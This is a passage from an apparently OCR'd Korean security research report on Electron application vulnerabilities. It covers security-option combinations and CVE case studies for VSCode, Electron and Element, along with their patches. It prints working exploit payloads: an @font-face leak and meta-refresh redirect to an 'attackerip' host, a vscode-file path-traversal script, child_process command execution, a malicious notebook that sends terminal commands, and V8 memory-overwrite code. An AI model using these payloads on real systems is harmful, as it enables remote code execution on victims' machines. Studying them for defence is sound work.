Electron 옵션	설정
nodeIntegration	true/false
contextIsolation	true
sandbox	false



[그림 64] Renderer Exploit 구조 예시

(3) NI: F, CI: F, SB: T/F

다음은 Electron Application에서 보안 옵션이 해당 옵션처럼 설정되어 있을 경우다. 해당 옵션의 경우 nodeIntegration 옵션이 비활성화되어 있기 때문에 Node.js 모듈이나 API 객체에 직접적으로 접근할 수 없다. 하지만, contextIsolation이 적용되어 있지 않기 때문에 Renderer Process에서 Preload Script에 접근하거나 Prototype Pollution을 이용한 모듈 악용 및 RCE 연계가 가능하다.

Electron 옵션	설정
nodeIntegration	false
contextIsolation	false
sandbox	true/false

Prototype Pollution이란, __proto__와 Object.prototype이 같다는 Prototype의 특성을 이용해서 다른 객체 속성을 오염시켜 영향을 주는 방식이다. JavaScript의 webpack에는 다양한 모듈이 포함되어 있는데, 이 중에서 require 함수는 IPC, remote 모듈을 가지고 있으므로 Prototype Pollution을 이용해 덮어쓴 후 RCE를 수행할 수 있다.

Electron 버전이 높아짐에 따라 보안성 향상을 위해 remote 모듈이 비활성화 또는 제거되었기 때문에, 선정한 Application의 Electron 버전을 확인하고 환경에 따라 알맞은 Exploit 방식을 사용해야 한다.

① Electron < 10

remote 모듈이 기본적으로 활성화되어 있기 때문에, Prototype Pollution을 통해 remote 모듈을 이용해서 RCE를 수행한다.

② 10 ≤ Electron < 14

해당 버전에서는 remote 모듈이 기본적으로 비활성화되어 있다. 따라서, 개발자가 remote 모듈을 사용하기 위해 명시적으로 활성화했는지 확인하고, 활성화되어 있을 경우 이전 버전과 동일하게 진행하면 된다.

하지만, remote 모듈이 활성화되어 있지 않을 경우 Prototype Pollution을 수행하더라도 remote 모듈을 사용할 수 없기 때문에, 개발자의 실수로 IPC를 취약하게 구성한 부분을 찾아 RCE를 수행한다.


③ 14 ≤ Electron

보안 문제로 인해 Electron 14 버전부터는 remote 모듈이 제거되었다. 따라서, 개발자가 IPC를 취약하게 구성했을 경우에만 Prototype Pollution을 통한 RCE가 가능하다.

5.3. 버전 별 공격 기법

Electron 버전 별로 명시하지 않고 기본적으로 활성화되는 취약한 옵션이 존재한다. 따라서, 사용하고 있는Electron 버전 정보를 확인한 후, 해당 옵션에 대한 설정 값 확인이 필요하며 별도의 조치가 되어있지 않은 경우 기본 옵션에 따른 추가적인 취약점 탐색이 필요하다.

버전 별 보안 옵션 기본 값은 다음과 같이 변경되었다.



[그림 65] 보안 옵션 기본 값 변화

5.4. 소스 코드 Auditing

webSecurity, enableBlinkFeatures와 같이 기본적으로는 안전하게 설정되어 있으나 개발자의 필요에 따라 명시해 사용하는 옵션들이 있으므로, 소스코드에 취약하게 설정되어 있는지 확인이 필요하다.

※ 최신 버전(v32.1.2)의 Electron에서는 3개 옵션 모두 기본 값이 안전하게 설정되어 있다.

① webSecurity

Electron 옵션	설정
webSecurity	false

② 실험 기능 활성화 여부 확인

Electron 옵션	기능	설정
enableBlinkFeatures	기본적으로 비활성화된 기능 사용	true
experimentalFeatures	Chrome의 실험 기능 활성화	true

6. CVE 취약점 분석

앞서 살펴본 Exploit 기법을 자세하게 알아보기 위해 Case Study 내용을 기술한다.

6.1. Electron APP 취약점

(1) VSCode RCE (CVE-2021-43908)

■ 취약점 개요

2021년 12월에 패치 된 CVE-2021-43908은 Visual Studio Code(이하 VSCode)에서 발견된 취약점이다. 해당 취약점은 악성 프로젝트 또는 VSCode 폴더가 제한 모드(Restrict Mode)라도 Markdown 파일 미리보기와 XSS를 통해 원격 코드 실행이 가능하다. Markdown 파일을 열면 미리보기 파일을 렌더링할 수 있는데, 이때 악의적인 스크립트가 포함된 HTML 파일로 렌더링을 유도해 RCE가 가능하다.


■ 영향받는 소프트웨어 버전

CVE-2021-43908 취약점에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
VSCode	1.63.1 미만 버전

■ 취약점 상세 분석

CVE-2021-43908은 vscode-webview를 악용해 스크립트를 실행한 후 vscode-file을 통해 RCE까지 진행할 수 있는 연계 취약점이다. 이해를 돕기 위한 취약점의 전체 흐름은 다음과 같다.



[그림 66] CVE-2021-43908 취약점 흐름 도식화

Step 1) 악성 프로젝트 배포 및 서버 실행

공격자는 먼저 공격 서버(main.js)를 실행하고 악성 프로젝트를 피해자에게 배포한다. 악성 프로젝트는 settings.json, exploit.md, rce.html로 이루어져 있으며, 해당 프로젝트는 settings.json의 옵션값을 따라간다. 공격자는 Exploit을 수월하게 진행하기 위해 settings.json 파일을 아래와 같이 변경한다.

```
{
    "workbench.editorAssociations": {
        "*.md": "vscode.markdown.preview.editor"
    }
}
```

[그림 67] Markdown 자동 렌더링 설정

VSCode에서 Markdown 파일 실행 시 자동으로 미리 보기를 하려면, 사용자가 옵션 설정을 해야 한다. 따라서, 공격자는 조작된 settings.json 파일을 통해 해당 옵션을 임의로 활성화하며, 피해자가 해당 프로젝트 내의 .md 확장자 파일을 실행하면 자동으로 미리 보기가 표시된다.

Step 2) vscode-webview 취약점 분석

해당 취약점은 VSCode에서 지원하는 Markdown 파일 미리보기를 악용한 취약점으로, VSCode가 제한 모드로 설정되어 있더라도 악성 스크립트를 실행할 수 있다. Markdown 파일 미리보기는 vscode-webview:// 프로토콜을 통해 렌더링되며 postMessage 함수를 통해 통신한다.

postMessage 소스 코드를 살펴보면, webView를 생성하거나 postMessage 함수가 메시지를 보낼 때 채널, 데이터, 'target: ID', 'parentOrigin' 값을 사용한다.

따라서, 공격자는 피해자에게 악의적인 메시지를 보내기 위해 4개의 값이 필요하다.

```
postMessage(channel, data) {
        window.parent.postMessage({ target: ID, channel, data }, parentOrigin);
}
```

[그림 68] postMessage 소스 코드

채널, 데이터, 'parentOrigin'은 공격자가 임의 설정이 가능한 반면, 'target: ID'는 webView에서 iframe을 만들 때 자동으로 생성되는 extensionID 값이기 때문에 HTTP Leak 공격을 통해 탈취해야 한다.

HTTP Leak이란 Website에서 HTTP 요청을 유출하기 위한 기법으로, 해당 취약점에서는 @font-face CSS를 악용해 HTTP 헤더에 포함된 피해자의 extensionID를 탈취하는 방식으로 이루어진다.

공격자는 exploit.md 파일 내 @font-face에 공격자 서버 URL을 삽입하여, 피해자가 exploit.md 파일을 실행하면 font 적용을 위해 공격자 서버의 /stealID 페이지를 참조하게 된다.

이 과정에서 공격자는 extensionID를 획득할 수 있다.

※ 다음 URL[4] 을 통해 HTTP Leak에 대해 상세히 알아볼 수 있다.

Electron_code > exploit.md

```
1  <style>
2      @font-face {
3          font-family: "EQST";
4          src: url("http://attackerip/stealID");
5      }
6      body {
7          font-family: "EQST";
8      }
9  </style>
```

[그림 69] exploit.md 파일 중 HTTP Leak 예시

이후 공격자는 악성 스크립트 실행을 위해 /exploit 페이지에 접근하도록 유도한다. 그러나 VSCode는 CSP 정책으로 인해 외부 접속 차단 및 nonce 값 검증을 수행하고 있어 임의 스크립트 실행이 제한된다.

※ CSP 정책 문서[5]를 참고하면 CSP 상세 기능을 알 수 있다.

CSP 정책
default-src 'none'; img-src 'self' https://*.VSCode-webview.net https: data:; media-src 'self' https://*.VSCode-webview.net https: data:; **script-src 'nonce-b2FRHThl3pYBbQRmwMMnXnT1XqK7XGOBKiigpevKp0t7aH y1kFyHNabUhRKKi7OZ';** style-src 'self' https://*.VSCode-webview.net 'unsafe-inline' https: data:; font-src 'self' https://*.VSCode-webview.net https: data:;

그러나 meta 태그가 CSP 정책에 명시되어 있지 않기 때문에 공격자는 meta 태그의 http-equiv=”refresh” 옵션을 악용해 CSP 정책을 우회하고, 스크립트가 실행되는 /exploit 페이지로 연결한다.

```
11  <body>
12      <meta http-equiv="refresh" content="3; http://attackerip/exploit">
13  </body>
```

[그림 70] exploit.md 파일 중 meta 태그 예시

/exploit 페이지에서 동작하는 스크립트는 다음과 같다. 공격자는 획득한 정보들로 vscode-webview 기능을 이용해 피해자의 webView에서 새로운 iframe을 생성하고, postMessage를 통해 스크립트가 담긴 메시지를 전송하는 것으로 악성 스크립트를 실행한다.

```
vscode-webview://ID/index.html?id=f6cb17f4-e1a2-465a-8c0b-239d65c5385c&
swVersion=2&extensionId=vscode.markdown-language-features&platform=electron&
vscode-resource-base-authority=vscode-resource.vscode-webview.net&
parentOrigin=https://attacker_ip
```

iframe 생성

```
frames[0].postMessage({channel:'content',args:{contents:"<img src=x onerror=alert
(origin) />",options:{allowScripts:true}}},'*')
```

postMessage

[그림 71] iframe 생성 및 postMessage 메시지

postMessage를 이용한 메시지 전송 시 사용되는 각 옵션에 대한 설명은 다음과 같다.

옵션	설명
options:{allowScripts:true}	allowScripts:true가 설정되었을 경우, **스크립트를 실행할 수 있는 allow-scripts 허용이** 적용된다.
“*”	postMessage 수신 시, targetWindow의 origin과 targetOrigin이 일치해야 하지만, *을 적용하면 **origin 검사를 생략**함을 의미한다.

vscode-webview 취약점을 정리하면 다음과 같다.

1) HTTP Leak을 통한 extensionID 탈취

2) meta 태그를 통한 CSP 정책 우회

3) vscode-webview 기능을 이용한 iframe 생성

4) postMessage 함수 옵션을 이용한 스크립트가 담긴 메시지 전송

그러나 VSCode는 nodeIntegration 옵션이 false로 안전하게 설정되어 있어 악의적인 스크립트만으로는 시스템 자원에 접근하는 함수 사용이 불가능하다.

이를 우회해서 RCE 공격을 하기 위해서는 vscode-file 취약점을 연계해야 한다.

Step 3) vscode-file 취약점 분석

vscode-file은 VSCode 자원(local resource) 접근에 사용되는 자체 프로토콜이다.

해당 프로토콜은 로컬의 파일을 불러올 수 있지만, 악용 방지를 위해 VSCode 설치 경로에서만 사용할 수 있도록 제한되어 있다.

※ 취약한 버전의 VSCode 1.61.0의 default 설치 경로는 ‘vscode-file://vs-code-app/Application/Visual Studio Code.app/Contents/Resources/app/’로 설정되어 있다.

공격자는 vscode-file에 존재하는 Path Traversal 취약점을 악용해 렌더링 되는 파일을 ‘exploit.md’에서 피해자의 시스템 자원에 접근하는 ‘rce.html’ 파일로 교체한다.

```
payload =`<script>window.top.frames[0].onmessage=a=>{console.log(a);try{loc=JSON.parse(a.
data.args.state).resource,console.log(loc);pwn_loc=loc.replace('file:///','vscode-file://
vscode-app/C:/Users/eqst/AppData/Local/Programs/Microsoft%20VS%20Code/resources/app/..%2F..
%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F').replace('exploit.md','rce.html').
replace(/[a-z]%3A/,'');location.href=pwn_loc;}catch(b){console.log(b)}},window.top.
postMessage({target:'${extensionId}',channel:'do-reload'},'*')`
```

[그림 72] vscode-file 취약점 예시

교체된 rce.html 파일은 exploit.md 파일 대신 iframe에 로드되며, exec, execSync 등 시스템 자원에 접근하는

함수들을 통해 최종적인 RCE를 진행한다.

```
<script>
    if (navigator.platform == 'MacIntel') {
        top.require('child_process').exec('open /System/Applications/Calculator.app');
    } else {
        top.require('child_process').execSync('calc.exe');
    }
</script>
```

[그림 73] rce.html 파일 예시

■ 취약점 패치 및 대응방안

HTML 문서 내 meta 태그 중 지원하지 않는 http-equiv 속성을 제거하는 로직이 추가되었다. 해당 로직은 NewDocument.querySelectorAll()을 통해 CSP 정책, default-style, content-type에 포함되지 않는 http-equiv 속성을 제거하도록 구현했다.

9 ■■■■■ src/vs/workbench/contrib/webview/browser/pre/main.js

```
@@ -666,6 +666,15 @@ function toContentHtml(data) {
666 
667             applyStyles(newDocument, newDocument.body);
668 
+         // Strip out unsupported http-equiv tags
+         for (const metaElement of Array.from(newDocument.querySelectorAll('meta'))) {
+             const httpEquiv = metaElement.getAttribute('http-equiv');
+             if (httpEquiv && !/^(content-security-policy|default-style|content-type)$/i.test(httpEquiv)) {
+                 console.warn(`Removing unsupported meta http-equiv: ${httpEquiv}`);
+                 metaElement.remove();
+             }
+         }
+ 
669             // Check for CSP
670             const csp = newDocument.querySelector('meta[http-equiv="Content-Security-Policy"]');
671             if (!csp) {
```

[그림 74] 일부 meta 태그 속성 제거

■ 참고 사이트

본 취약점 분석에 사용된 자료는 URL[6]을 참고하면 된다.

(2) VSCode RCE (CVE-2022-41034)

■ 취약점 개요

2022년 10월에 패치 된 CVE-2022-41034는 Visual Studio Code(이하 VSCode)에서 발견된 취약점이다. 해당 취약점은 링크나 웹 사이트를 통해 피해자가 악성 파일을 다운로드하는 것에서 시작한다. 악성 파일은 HTML이 삽입된 파일로, 피해자가 해당 파일을 열면 HTML 코드 내 JavaScript가 실행된다. 이는 VSCode에서 새로운 파일을 열 때, '신뢰 모드'에서 실행된 파일은 임의의 HTML도 허용한다는 점을 이용한 것이다. 따라서 피해자가 악성 파일을 '신뢰 모드'에서 실행할 때, 공격자는 Command API를 통해 VSCode에 새로운 터미널을 열어 해당 터미널에서 악의적인 명령을 수행한다.

이 취약점은 공격자가 VSCode 사용자의 PC뿐만 아니라 VSCode의 원격 개발 기능을 통해 연결된 다른 PC까지 모두 제어할 수 있다는 점에서 심각도가 매우 높아 CVSS 점수가 10점 만점에 7.8점으로 평가되었다.

■ 영향받는 소프트웨어 버전

CVE-2022-41034에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
VSCode	v.1.4.0 ~ v.1.71.1

■ 취약점 발생 조건

해당 취약점은 다음 조건을 만족해야 발생한다.

1) 공격자가 보낸 링크나 웹 사이트에 피해자가 접속해 Jupyter Notebook 형식의 Markdown shell이 포함된 악성파일을 다운받는다.

2) 피해자가 해당 파일을 VSCode에서 열 때 '신뢰 모드'로 실행한다.

■ 취약점 상세 분석

CVE-2022-41034은 악의적으로 제작된 파일을 열람할 때, VSCode의 '신뢰 모드'로 실행하면 발생하는 취약점으로 Command API를 악용해 RCE를 일으킬 수 있다. VSCode의 신뢰된 작업 환경(신뢰 모드)에서는 해당 악성 파일의 Markdown 코드 내에 존재하는 스크립트가 실행된다는 점을 이용한다.

VSCode에서는 다양한 API를 제공하는데 이 중 Command API는 사용자가 구성한 키 바인딩에 맞는 명령을 실행하거나 확장 프로그램 기능 노출, 인터페이스를 통한 내부 로직 구현 등에 사용된다.

This is a sample that registers a command handler and adds an entry for that command to the palette. First register a command handler with the identifier `extension.sayHello`.

```
commands.registerCommand('extension.sayHello', () => {
  window.showInformationMessage('Hello World!');
});
```

Second, bind the command identifier to a title under which it will show in the palette (`package.json`).

```
{
  "contributes": {
    "commands": [
      {
        "command": "extension.sayHello",
        "title": "Hello World"
      }
    ]
  }
}
```

[그림 75] VSCode Command API 예시

'신뢰 모드'로 실행된 Markdown은 HTML을 허용하기 때문에, 악성 Markdown 파일을 통해 webView에 임의의 HTML 코드를 주입할 수 있다. 페이지가 완전히 로드된 후에는 레거시 정책으로 인해 <script> 태그에서 직접 JS 코드를 실행할 수 없으므로 <img> 태그의 onerror를 이용해 즉시 실행시킨다.

```
{
  "cells": [
    {
      "cell_type": "markdown",
      "metadata": {},
      "source": [
    "<img src=\"a\"
    onerror=\"let q = document.createElement('a');q.href=
    document.body.appendChild(q);q.click()\"/>"
      ]
    }
  ]
}
```

실제 RCE 실행 코드

[그림 76] 악성 파일(PoC.ipynb)의 내용

악성 파일은 <img> 태그의 onerror를 사용해 URL 인코딩 된 악의적인 명령어를 전달한다. 실제 사용된 코드와 디코딩 된 내용은 다음과 같다.

실제 사용된 인코딩 코드
q.href = 'command:workbench.action.terminal.sendSequence?%7b%22text%22%3a%22C%3a%5c%5cwindows%5c%5csystem32%5c%5ccalc.exe%5cn%22%7d';
디코딩 코드
q.href = 'command:workbench.action.terminal.sendSequence?{"text":"C:\\windows\\system32\\calc.exe\n"}

디코딩 된 코드를 살펴보면 Command API를 통해 임의로 명령을 실행할 수 있다는 점을 악용해 'workbench.action.terminal.sendSequence' 명령으로 terminal에 인자 값을 전송한다. 해당 인자 값은 text 형식으로 보내지며, terminal(Windows 경우 PowerShell)에 입력될 경우 해당 경로의 파일(계산기)이 실행된다.

sendSequence 외에 터미널을 이용할 수 있는 명령어와 사용법은 다음 URL[7]에서 살펴볼 수 있다.

■ 취약점 패치 및 대응방안

AllowCommands 옵션을 통해 제한된 명령어만 허용해 사용하도록 수정되었다.

```
const ret = /command\:workbench\.action\.openLargeOutput\?(.*)/.exec(data.href);
if (ret && ret.length === 2) {
    const outputId = ret[1];
    const group = this.editorGroupService.activeGroup;

    if (group) {
        if (group.activeEditor) {
            group.pinEditor(group.activeEditor);
        }
    }

}

this.openerService.open(CellUri.generateCellOutputUri(this.documentUri, outputId));
return;
```

[그림 77] 취약한 버전의 소스 코드

```
const uri = URI.parse(data.href);
switch (uri.path) {
    case 'workbench.action.openLargeOutput': {
        const outputId = uri.query;
        const group = this.editorGroupService.activeGroup;
        if (group) {
            if (group.activeEditor) {
                group.pinEditor(group.activeEditor);
            }
        }
        this.openerService.open(CellUri.generateCellOutputUri(this.documentUri, outputId));
        return;
    }
    case 'github-issues.authNow':
    case 'workbench.extensions.search':
    case 'workbench.action.openSettings': {
        this.openerService.open(data.href, { fromUserGesture: true, allowCommands: true, fromWorkspace: true })
        return;
    }
}
return;
```

[그림 78] 패치된 버전의 소스 코드

■ 참고 사이트

본 취약점 분석에 사용된 자료는 URL[8]을 참고하면 된다.

6.2. Electron 또는 Chrome Engine V8 취약점

(1) 보안 옵션 Enabling/Disabling 취약점(CVE-2022-29247)

■ 취약점 개요

2022년 6월에 패치 된 CVE-2022-29247는 contextIsolation 옵션과 nodeIntegrationInSubFrames 옵션을 강제로 활성화/비활성화 설정할 수 있는 취약점이다. 설정 값을 확인하고 활성화/비활성화 여부를 결정하는 프로세스가 Renderer Frame에서 이루어지고 있어 Renderer Exploit을 통해 원하는 옵션값으로 변조할 수 있다는 점이 본 취약점의 핵심이다.

CVE-2022-29247 취약점이 존재하는 Electron을 사용할 경우 nodeIntegrationInSubFrames 또는 contextIsolation 옵션이 안전하게 설정되어 있더라도, 설정 값을 변조한 IPC 모듈 악용을 통해 원격 코드 실행이 가능하다.

■ 영향받는 소프트웨어 버전

CVE-2022-29247에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Electron	15.5.5 미만 버전 16.0.0.-beta.1 이상 보존 16.2.6 미만 버전 17.0.0.-beta.1 이상 버전 17.2.0 미만 버전 18.0.0.-beta.1 이상 버전 18.0.0-beta.6 미만 버전

■ 취약점 상세 분석

Electron은 Chromium 기반으로 웹 브라우저를 구성하는데, Chromium에는 Blink라는 렌더링 엔진이 존재한다. Blink에서는 아래와 같이 Electron webPreferences에 nodeIntegrationInSubFrames, contextIsolation 등 일부 보안 옵션을 정의해 놨으며, Electron의 Renderer Frame은 정의된 옵션의 영향을 받는다.

```
50 +  // Begin Electron-specific WebPreferences.
51 +  bool context_isolation = false;
52 +  bool is_webview = false;
53 +  bool hidden_page = false;
54 +  bool offscreen = false;
55 +  bool node_integration = false;
56 +  bool node_integration_in_worker = false;
57 +  bool node_integration_in_sub_frames = false;
58 +  bool enable_spellcheck = false;
59 +  bool enable_plugins = false;
60 +  bool enable_websql = false;
61 +  bool webview_tag = false;
62 +  // End Electron-specific WebPreferences.
```

[그림 79] web_preferences.h

Renderer를 구성하는 코드를 살펴보면, GetBlinkPreferences()를 통해 Blink의 webPreferences 설정 값을 확인하고 nodeIntegrationInSubFrames의 설정 값이 true인지 false인지에 따라 해당 기능 활성화 여부를 결정해 Renderer Frame을 생성한다.

```
203  void ElectronSandboxedRendererClient::DidCreateScriptContext(
204      v8::Handle<v8::Context> context,
205      content::RenderFrame* render_frame) {
206    // Only allow preload for the main frame or
207    // For devtools we still want to run the preload_bundle script
208    // Or when nodeSupport is explicitly enabled in sub frames
209    bool is_main_frame = render_frame->IsMainFrame();
210    bool is_devtools =
211        IsDevTools(render_frame) || IsDevToolsExtension(render_frame);
212
213    bool allow_node_in_sub_frames =
214        render_frame->GetBlinkPreferences().node_integration_in_sub_frames;
215
216    bool should_load_preload =
217        (is_main_frame || is_devtools || allow_node_in_sub_frames) &&
218        !IsWebViewFrame(context, render_frame);
219    if (!should_load_preload)
220      return;
221
222    injected_frames_.insert(render_frame);
```

[그림 80] electron_sandboxed_renderer_client.cc

contextIsolation 또한 Renderer Process를 구성하는 코드에서 Blink의 webPreferences 설정 값을 확인하고, 해당 값에 따라 Context 격리 활성화 여부를 결정한다.

```
120    auto prefs = render_frame_->GetBlinkPreferences();
121    bool use_context_isolation = prefs.context_isolation;
122    // This logic matches the EXPLAINED logic in electron_renderer_client.cc
123    // to avoid explaining it twice go check that implementation in
124    // DidCreateScriptContext();
125    bool is_main_world = IsMainWorld(world_id);
126    bool is_main_frame = render_frame_->IsMainFrame();
127    bool allow_node_in_sub_frames = prefs.node_integration_in_sub_frames;
128
129    bool should_create_isolated_context =
130        use_context_isolation && is_main_world &&
131        (is_main_frame || allow_node_in_sub_frames);
132
133    if (should_create_isolated_context) {
134      CreateIsolatedWorldContext();
135      if (!renderer_client_->IsWebViewFrame(context, render_frame_))
136        renderer_client_->SetupMainWorldOverrides(context, render_frame_);
137    }
138  }
```

[그림 81] electron_render_frame_observer.cc

따라서 Electron에서 Renderer Frame을 띄울 경우, Renderer Frame을 생성하는 과정에서 옵션 설정 값을 확인하고 활성화/비활성화 여부를 결정하기 때문에 Renderer Exploit을 통해 설정 값 변조가 가능하다.

■ 취약점 패치 및 대응방안

설정 값 변조를 통한 IPC 핸들러 악용을 방지하기 위해, IPC API 호출 시 webPreferences에 정의된 설정 값과 비교해 변조 여부를 확인하고 요청을 보낸 Renderer Frame을 검증하는 로직이 추가되었다.

```
1448 + bool BindElectronApiIPC(
1449 +     mojo::PendingAssociatedReceiver<electron::mojom::ElectronApiIPC> receiver,
1450 +     content::RenderFrameHost* frame_host) {
1451 +   auto* contents = content::WebContents::FromRenderFrameHost(frame_host);
1452 +   if (contents) {
1453 +     auto* prefs = WebContentsPreferences::From(contents);
1454 +     if (frame_host->GetFrameTreeNodeId() ==
1455 +             contents->GetMainFrame()->GetFrameTreeNodeId() ||
1456 +         (prefs && prefs->IsEnabled(options::kNodeIntegrationInSubFrames))) {
1457 +       ElectronApiIPCHandlerImpl::Create(frame_host, std::move(receiver));
1458 +       return true;
1459 +     }
1460 +   }
1461 +
1462 +   return false;
1463 + }
```

[그림 82] 검증 로직 추가


■ 참고 사이트

본 취약점 분석에 사용된 자료는 URL[9]을 참고하면 된다.

(2) Element RCE (CVE-2022-23597)

■ 취약점 개요

2022년 7월에 패치 된 Element RCE(CVE-2022-23597) 취약점은 Electron 기반 채팅 Application인 Element Desktop Application에서 발견된 취약점으로 Renderer Exploit 취약점과 **'6.2.(1) 보안 옵션 Enabling/Disabling 취약점(CVE-2022-29247)'** 목차에 설명된 내용의 연계 취약점이다. 해당 취약점은 Element에서 jitsi(화상 회의 기능이 포함된 오픈 소스)을 통해 외부 URL을 허용하는 기능을 악용한다.



[그림 83] CVE-2022-23597 취약점 도식화

■ 영향받는 소프트웨어 버전

CVE-2022-23597에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Element	1.9.7 미만 버전

■ 취약점 상세 분석

Element RCE(CVE-2022-23597) 취약점은 V8 엔진 취약점(CVE-2021-37975)을 통해 nodeIntegrationIn-SubFrames 옵션을 강제로 활성화한다. 손상된 Renderer Process에서 NISF 취약점(CVE-2022-29247)으로 인해 Sub Frame에서 Sandbox 탈출이 가능하며, 검증 로직이 누락된 API 핸들러를 악용해서 원격 코드를 실행하는 ipcRenderer 메시지를 전송한다.

Element의 보안 옵션을 살펴보면 app.enableSandbox 함수를 통해 기본적으로 Sandbox 옵션이 활성화되어 있고, nodeIntegration 옵션이 비활성화되어 있다.

```
app.enableSandbox();
global.mainWindow = new BrowserWindow({
        [...]
      webPreferences: {
          preload: preloadScript,
          nodeIntegration: false,
          //sandbox: true, // We enable sandboxing from app.enableSandbox() above
          contextIsolation: true,
          webgl: true,
      },
  });
```

[그림 84] sandbox 옵션 및 webPreferences 옵션

Chrome V8 엔진 취약점(CVE-2021-37975)을 악용해 nodeIntegrationInSubFrames 옵션을 강제로 활성화시키는 Renderer Exploit 과정은 아래와 같다.

Renderer Frame의 preloads 허용 여부는 브라우저가 아닌 Renderer Process에서 이루어지는데, 해당 작업은 ElectronRenderFrameObserver:DidInstallConditionalFeatures에서 수행한다. 이때, render_frame->GetBlinkPreferences().node_integration_in_sub_frames가 설정된 nodeIntegrationInSubFrames 값을 받아온다.

```
void ElectronSandboxedRendererClient::DidCreateScriptContext(
    v8::Handle<v8::Context> context,
    content::RenderFrame* render_frame) {
  RendererClientBase::DidCreateScriptContext(context, render_frame);

  // Only allow preload for the main frame or
  // For devtools we still want to run the preload_bundle script
  // Or when nodeSupport is explicitly enabled in sub frames
  bool is_main_frame = render_frame->IsMainFrame();
  bool is_devtools =
      IsDevTools(render_frame) || IsDevToolsExtension(render_frame);
  bool allow_node_in_sub_frames =
      render_frame->GetBlinkPreferences().node_integration_in_sub_frames;
  bool should_load_preload =
      (is_main_frame || is_devtools || allow_node_in_sub_frames) &&
      !IsWebViewFrame(context, render_frame);
  if (!should_load_preload)
    return;
```

[그림 85] Node_integration_in_sub_frames 관련 코드

공격자는 앞서 찾은 코드의 메모리 오프셋을 찾고, Heap 영역에 있는 nodeIntegrationInSubFrames 옵션값을 0에서 1로 overwrite한다.

```
var win = addrof(window);
console.log("[+] win address : " + win.hex());

var addr1 = half_read(win + 0x18n);
console.log("[+] win + 0x18 : " + addr1.hex());

var addr2 = full_read(addr1 + 0xf8n);
console.log("[+] add2: " + addr2.hex());

var web_pref = addr2 + 0x50008n;
var preload = full_read(web_pref + 0x1a0n);
console.log("[+] web_pref addr: " + web_pref.hex());

var nisf = web_pref  + 0x1acn;
